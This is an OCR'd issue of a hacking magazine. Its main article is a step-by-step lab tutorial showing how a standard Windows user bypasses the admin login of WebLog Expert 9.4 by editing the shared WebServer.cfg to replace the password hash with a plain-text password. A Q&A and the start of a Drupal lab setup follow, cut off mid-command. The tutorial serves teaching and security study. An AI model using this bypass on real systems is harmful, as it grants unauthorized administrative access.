Hackercool

May 2018 Edition 1 Issue 8

UNDERSTANDING AUTHENTICATION BYPASS

in HACKING WITHOUT METASPLOIT

HACKSTORY :

Karim Baratov Convicted

METASPLOITABLE TUTORIALS :

Attacking the PostGreSQL service on port 5432

METASPLOIT THIS MONTH

Mantis BT, OSCommerce RCE and many more exploits.

Read "Crypto Currency : The new target of hackers" in Online Security

INSIDE

Here's what you will find in the Hackercool May 2018 Issue .

****

UNDERSTANDING AUTHENTICATION BYPASS


HACKING WITHOUT METASPLOIT

Everybody assumes hacking is always exciting and thrilling. Although I would agree to their opinion, hacking is not always as shown in the films and what people assume to be. Sometimes it becomes monotonous to understand some of the basic concepts of hacking. Without properly understanding these hacks in detail, its futile to learn hacking.

So in our newly started feature named "Hacking Without Metasploit", we will try to teach some of the hacking attacks in detail. After understanding the basic process, these attacks may turn interesting. Until then, we wish our readers will have patience.We have left out Metasploit of this section so that our readers can understand better as to what's happening behind the hack.


In our first article, our readers will learn about authentication bypass. Nowadays authentication is used everywhere online and offline. Authentication is a process or action of verifying the identity of a user.This can be in the form of passwords, tokens, fingerprint etc. People use passwords and other authentication methods in many places like Gmail,Twitter,Windows etc.

What is authentication bypass? Imagine someone getting access to your Gmail account without knowing your password. Well that's called authentication bypass. It is different from password cracking. Let us show you how? So our lab for this tutorial is a single Windows 7 system with a program called WebLog Expert. WebLog Expert is a program used for analyzing access logs of websites like site's visitors, activity statistics, accessed files, paths through the site, their search engines, browsers, operating systems etc. We have installed Version 9.4 of WebLog Enterprise Expert onour Windows 7 system to learn about the authentication bypass vulnerability in this program. This vulnerability was detected by hyp3rlinx on exploit database. Once installed and opened, the program should look like below.



Profile	Log Files	Time Range
Sample - HTML	C:\Program Files\WebLog Expert\sample.log	All activity
Sample - PDF	C:\Program Files\WebLog Expert\sample.log	All activity
Sample - Web Server	C:\Program Files\WebLog Expert\sample.log	All activity

(Note that I have installed this from a user account with admin privileges).This program has a built in web server. Turn on the server of the program from the server tab as shown below.



Profile	Log Files	Time Range
Sample - HTML	C:\Program Files\WebLog Expert\sample.log	All activity
Sample - PDF	C	All activity
Sample - Web Server	C	All activity


Server engine is running...

Server: built-in web server
URL: http://127.0.0.1:9991/

Users: 0


Profiles marked for publishing: 1 of 3

Once the Server is started, visit the above shown url in a browser as shown below. It asks fo-r authentication as shown below.



http://127.0.0.1:9991/Login.aspx?ReturnUrl=%2fdefault.aspx

This program requires an administrator to operate this program. I have given rights to the Windows 7 administrator account with username "admin" over this program.



Sample - HTML — All activity
Sample - PDF — All activity
Sample - Web Server — All activity

User name: admin

Password: ••••••

Confirm password: ••••••


Access Rights

● All profiles

○ Specified profiles:

□ Sample - Web Server

So the login portal opens only with his credentials as shown below.



http://127.0.0.1:9991/Login.aspx?ReturnUrl=%2fdefault.aspx

Do you want Internet Explorer to remember this password?

Internet Explorer can remember this password so you don't have to type it again the next time you visit this page


□ Don't offer to remember any more passwords

User name: admin


Password: ••••••

□ Stay logged in


You can see below that the admin user is logged on. Only this user has the rights to using this program.(Remember there is only one user allocated to this program).



Nobody other than the "admin" user can can get access to the dashboard of the program. No -w let's log out of Windows 7 system and login as a standard user (in this case,named user1) A standard user in Windows 7 is a normal user with limited privileges. So technically, he sho -uld not be able to access WebLog Expert' s dashboard.


« User Accounts and Family Safety ▸ User Accounts ▸ Manage Accounts
Search Control Panel
Choose the account you would like to change
admin
Administrator
Password protected
user1
Standard user
Guest
Guest account is off
Create a new account
What is a user account?
Additional things you can do
Set up Parental Controls
Go to the main User Accounts page

Until and unless he knows the admin user's password.



Login - WebLog Expert - Windows Internet Explorer
http://127.0.0.1:9991/Login.aspx?ReturnUrl=%2fdefault.aspx
Bing
Favorites
Suggested Sites
Web Slice Gallery
Login - WebLog Expert
https://support.microsoft....
Page
Safety
Tools
Login
Powered by
WebLog Expert


User name: admin

Password: ••••••••

□ Stay logged in

Login

In this case, he doesn't know the password and the login fails as shown below.



Login - WebLog Expert - Windows Internet Explorer
http://127.0.0.1:9991/Login.aspx?ReturnUrl=%2fdefault.aspx
Bing
Favorites
Suggested Sites
Web Slice Gallery
Login - WebLog Expert
https://support.microsoft....
Page
Safety
Tools
Login
Powered by
WebLog Expert

User name: admin

Password:


□ Stay logged in

Login

Invalid user name or password


Done
Internet | Protected Mode: Off
100%

Now let's see how we can bypass this authentication without knowing the password. Open Windows File Explorer and to System Drive (that's usually C:// drive in Windows).




Name	Date modified	Type	Size
GitStack	6/18/2018 10:24 PM	File folder	
Inetpub	1/25/2018 5:28 PM	File folder	
nfsaxe	4/13/2018 9:46 PM	File folder	
PerfLogs	7/14/2009 8:07 AM	File folder	
Program Files	10/7/2018 3:54 PM	File folder	
Users	10/7/2018 4:08 PM	File folder	
WebAccess	1/25/2018 5:27 PM	File folder	
Windows	1/26/2018 4:07 PM	File folder	

That view above looks simple. But we need to see the hidden files.So go to Organize tab and select "Folder and Search Options" as shown below.



In the new window that opens, go to "view" tab and turn on the option of "showing hidden files and folders as shown below. This allows is to view files hidden by the system by default. Once turned on, Click on 'OK" and close the window.




You can apply the view (such as Details or Icons) that you are using for this folder to all folders of this type.

Files and Folders
- □ Always show icons, never thumbnails
- □ Always show menus
- ☑ Display file icon on thumbnails
- ☑ Display file size information in folder tips
- □ Display the full path in the title bar (Classic theme only)
- Hidden files and folders
  - ○ Don't show hidden files, folders, or drives
  - ● Show hidden files, folders, and drives
- ☑ Hide empty drives in the Computer folder
- ☑ Hide extensions for known file types
- ☑ Hide protected operating system files (Recommended)


Date modified	Type	Size
6/18/2018 10:24 PM	File folder	
1/25/2018 5:28 PM	File folder	
4/13/2018 9:46 PM	File folder	
7/14/2009 8:07 AM	File folder	
10/7/2018 3:54 PM	File folder	
10/7/2018 4:08 PM	File folder	
1/25/2018 5:27 PM	File folder	
1/26/2018 4:07 PM	File folder	

Now when we see the same C: drive we have seen just above, we can now see a new folder named ProgramData which was hidden prior to us.



Name	Date modified	Type	Size
GitStack	6/18/2018 10:24 PM	File folder	
Inetpub	1/25/2018 5:28 PM	File folder	
MSOCache	1/26/2018 4:02 PM	File folder	
nfsaxe	4/13/2018 9:46 PM	File folder	
PerfLogs	7/14/2009 8:07 AM	File folder	
Program Files	10/7/2018 3:54 PM	File folder	
ProgramData	10/7/2018 3:54 PM	File folder	
Users	10/7/2018 4:08 PM	File folder	
WebAccess	1/25/2018 5:27 PM	File folder	
Windows	1/26/2018 4:07 PM	File folder	

The ProgramData folder is one of the folders in Windows where applications store their data. Unlike other folders, the ProgramData folder is shared among all the user accounts on Windows. Open the ProgramData folder and we will see a folder named WebLog Expert. This folder is where data related to our test application WebLog Expert is stored.




Computer ▸ Local Disk (C:) ▸ ProgramData ▸

Name	Date modified	Type	Size
Microsoft	1/26/2018 4:07 PM	File folder	
Microsoft Help	1/26/2018 4:12 PM	File folder	
Nitro	8/24/2017 7:36 PM	File folder	
Package Cache	1/26/2018 3:06 PM	File folder	
VMware	5/23/2017 6:04 PM	File folder	
WebLog Expert	10/7/2018 3:58 PM	File folder	

6 items

Open that folder and we will find another folder named 'WebServer".




Computer ▸ Local Disk (C:) ▸ ProgramData ▸ WebLog Expert ▸

Name	Date modified	Type	Size
Config	10/7/2018 3:54 PM	File folder	
LogCache	10/7/2018 3:55 PM	File folder	
Profiles	10/7/2018 3:54 PM	File folder	
Template	10/7/2018 3:54 PM	File folder	
WebServer	10/7/2018 3:58 PM	File folder	
Common.cfg	10/7/2018 4:09 PM	CFG File	1 KB


6 items

Inside the "WebServer" folder, we will find a file named WebServer.cfg as shown below. Needless to say, this is the configuration file of the Web Server for WebLog Expert.



Name	Date modified	Type	Size
WebServer.cfg	10/7/2018 3:58 PM	CFG File	1 KB

Click on this file to open the file. A window as shown will open prompting you to select a program to open this particular file. Choose "Select a program from a list of installed programs" and click on "OK".



Name	Date modified	Type	Size
WebServer.cfg	10/7/2018 3:58 PM	CFG File	1 KB

Windows can't open this file:

File: WebServer.cfg

To open this file, Windows needs to know what program you want to use to open it. Windows can go online to look it up automatically, or you can manually select from a list of programs that are installed on your computer.


What do you want to do?

● Use the Web service to find the correct program


○ Select a program from a list of installed programs

WebServer.cfg Date modified: 10/7/2018 3:58 PM Date created: 10/7/2018 3:58 PM
CFG File Size: 579 bytes

This will open a new window listing all the programs installed on the system. Choose the program "Notepad" to open the configuration file as shown below. Click on "OK".




The file opens in Notepad as shown below. Here you can see the Password hash of "admin" user (the highlighted part). Decrypting this hash will give us the password of the "admin" user . But that's not we are here for. We are here for authentication bypass.




```
;Passwords of users may be stored as hashes or as plain text. When passwords are
;entered in the program GUI, they are always stored as hashes. Plain-text passwords
;may be useful if you need to generate this file automatically using an external script.
;To set a plain-text password, use the "Password" key instead of the "PasswordHash"
;one, for example:
;Password=somepassword
[Common]
AvailableInCurrentEdition=1
IPAddress=127.0.0.1
ShowLocalhost=0
Port=9991
IISMode=0
IISURL=
[User:admin]
PasswordHash=1EB407290C0CBA592F777770D2E176064051A2C5
DATIProfiles=1
```

Comment the password hash line using a colon (;). Then add a new line named password as **Password=1234** below the line [user:admin]. This will change the password of the user admi-n for whatever we want. Here we have given the password as "1234". We want our readers to understand this part of the tutorial carefully. Here we are not cracking the password's hash but we are directly changing the password without any password cracking method. Hence an authentication bypass.



```
;Passwords of users may be stored as hashes or as plain text. When passwords are
;entered in the program GUI, they are always stored as hashes. Plain-text passwords
;may be useful if you need to generate this file automatically using an external script.
;To set a plain-text password, use the "Password" key instead of the "PasswordHash"
;one, for example:
;Password=somepassword
[Common]
AvailableInCurrentEdition=1
IPAddress=127.0.0.1
ShowLocalhost=0
Port=9991
IISMode=0
IISURL=
[User:admin]
Password=1234
;PasswordHash=1EB407290C0CBA592F777770D2E176064051A2C5
bAllProfiles=1
```

After making the changes, save the file and close it. Now open the Login portal of the web server and give the changed password as sshown below.



Login - WebLog Expert - Windows Internet Explorer
http://127.0.0.1:9991/Login.aspx?ReturnUrl=%2fdefault.aspx
Bing
Favorites
Suggested Sites
Web Slice Gallery
Login - WebLog Expert
https://support.microsoft....
Page
Safety
Tools
Login
Powered by
WebLog Expert

User name: admin

Password: ••••


□ Stay logged in

Login

Invalid user name or password

Done
Internet | Protected Mode: Off
100%

This will give us access to the admin 's user account right away as shown below. This is one of the methods in which authentication bypass can take place. Not every authentication bypass happens exactly as shown above. As many times stressed to our readers by us, hacking is all about mind and never about a program or application. The main idea of this tutorial is to make our readers understand the basic concept of authentication bypass.


Profiles - WebLog Expert - Windows Internet Explorer
http://127.0.0.1:9991/default.aspx
Bing
Favorites
Suggested Sites
Web Slice Gallery
Profiles - WebLog Expert
https://support.microsoft....
Page
Safety
Tools
Profiles
Powered by
WebLog Expert
Home | User: admin | Log out
Done
Internet | Protected Mode: Off
100%

HACKING Q & A

Q: Can you give me a good idea of what is ethical hacking? Who should take that course and what are job prospects?

A: Ethical hacking refers to hacking but with ethics (or some good standards). While hacking means illegally getting into computers(or any other electronic device) ethical hacking deals with protecting those systems from those hackers. Its just like the saying " To catch a thief, we have to think like a thief". So normally you are trained in everything hackers can do. Any common hacking course in ethical hacking teaches all techniques related to various technologies (web, OS, humans etc. Yeah it is humans). Anybody interested can take this course but it would be a plus if you have a background in computers like CSE , IT etc. In my experience getting into this cyber security career is a bit tough (but not impossible) but the once getting in it is a good and exciting career.

Q: What are the minimum system requirements for the installation of Kali Linux operating system?

A : According to the official documentation of the makers of Kali Linux, it needs a minimum of 20 GB hard disk space to install Kali Linux. We need a RAM of minimum 1GB for 32bit os and 2GB for 64bit OS. Make sure that there is CD-DVD Drive and USB boot support before installing.

If you are an avid hacking enthusiast and intend to do a lot of research and testing of new tools, we recommend you to keep hard disk space around 30 GB or 40GB and also make sure host system RAM is atleast 4GB minimum to keep Kali Linux from hanging or getting struck.

SET UP DRUPAL PEN TESTING LAB IN UBUNTU 16

INSTALLIT


In our eternal journey of learning hacking and penetration testing, we need to install or set up so many software and labs. In one of our previous issues we learnt how to set up XAMPP web server in Ubuntu 16 and have also installed Wordpress in that web server.In this issue, we will learn how to set up a Drupal website for pen testing. We will install this in the XAMPP server we set up previously.

I am presuming everyone knows what Drupal is, but if anybody doesn't know, it is an open source content management software written in PHP just like Wordpress and Joomla. Drupal has great standard features like easy content authoring and reliable performance. It provides back-end framework for at least 2.3% of all web sites worldwide which include personal blogs,corporate, political and government websites. Some of the familiar websites using Drupal are NASA.gov, 24kitchen, Major League Soccer, Pinterest for Business, US department of Energy and University of Minnesota etc.

As of January 2018, the Drupal community is composed of more than 1.3 million members actively contributing to development of Drupal which includes 1,09,800 users. Drupal has more than 39,500 free modules that extend and customize Drupal functionality. As already said before, popularity has its own disadvantages in cyber world.


Now let us get to the installation part quickly.On the Ubuntu 16 system, open a browser and download the latest version of Drupal. Here for this tutorial we are using Drupal 7.57, since it will be used in one of our future hacks (the installation process is same though).

Once the download is finished, open a terminal and navigate to the "Downloads" directory as shown below. Change the permissions of the drupal-7.57.tar.gz file as shown below using command **chmod 755**. This will give us execute permissions on the tar file. Once we get execute permissions on the tar file, unzip the contents of the tar file using the **tar -xvf** command as shown in the image below.



```
user1@ubuntu:/opt/lampp/htdocs$ cd /home/user1/Desktop
user1@ubuntu:~/Desktop$ ls
configuration.php           Joomla_3.7.0-Stable-Full_Package.zip
contact-form-7-to-database  simple-fields
drupal-7.57.tar.gz          simple-fields.0.3.5.zip
Joomla_3.7.0                wp-with-spritz
user1@ubuntu:~/Desktop$ chmod 755 drupal-7.57.tar.gz
user1@ubuntu:~/Desktop$ ls
